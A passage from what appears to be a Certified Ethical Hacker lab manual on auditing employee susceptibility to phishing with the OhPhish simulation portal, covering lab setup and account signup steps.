of attacks, estimate the possible losses, and spread awareness among its employees.

As a professional ethical hacker or pen tester, you must perform phishing attacks in the organization to assess the awareness of its employees.

As an administrator or penetration tester, you may have implemented highly sophisticated and expensive technology solutions; however, all these techniques can be bypassed if the employees fall prey to simple social engineering scams. Thus, employees must be educated about the best practices for protecting the organization's systems and information.

In this lab, you will learn how to audit an organization's security for phishing attacks within the organization.

Lab Objectives

- Audit organization's security for phishing attacks using OhPhish

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection

- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview

In phishing attacks, attackers implement social engineering techniques to trick employees into revealing confidential information of their organization. They use social engineering to commit fraud, identity theft, industrial espionage, and so on. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

To be truly effective in combating social engineering attacks, an organization should do the following:

- Disseminate policies among its employees and provide proper education and training.
- Provide specialized training benefits to employees who are at a high risk of social engineering attacks.
- Obtain signatures of employees on a statement acknowledging that they understand the policies.
- Define the consequences of policy violations.

Lab Tasks

Task 1: Audit Organization's Security for Phishing Attacks using OhPhish

OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides an organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.


Here, we will audit the organization's security infrastructure for phishing attacks using OhPhish.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
3. Before starting this task, you must activate your **OhPhish** account.
4. Open any web browser (here, **Mozilla Firefox**). Log in to your **ASPEN** account and navigate to **Certified Ethical Hacker v12** in the **My Courses** section.

Module 09 – Social Engineering

Note: If you do not have an ASPEN account or access to CEHv12 program on ASPEN, please write to **support@eccouncil.org** for an OhPhish account. Once your account is setup, you will receive an email from **aware@eccouncil.org** with an account activation link. Upon activation, continue from **STEP 14**.

5. Click on **Click here** hyperlink in the **OhPhish** notification above **My Courses** section.



- You will be redirected to the OhPhish **Sign Up** page. Enter the remaining personal details, check **I'm not a robot** checkbox and click **Complete Signup** button.

Dashboard | OhPhish

https://portal.ohphish.com/ceh-register

SHIELD ALLIANCE
An **EC-Council** Company
OhPhish - Complete Cyber Security Awareness Training Solutions

Sign Up

Hi, [redacted] we need some more information before you start using OhPhish.

[Redacted] Name

[Redacted] Surname

[Redacted] @gmail.com Email

[Redacted] Password

[Redacted] .org Country

[Redacted] Country


500 - 1000

☒ I'm not a robot reCAPTCHA Privacy - Terms

Complete Signup

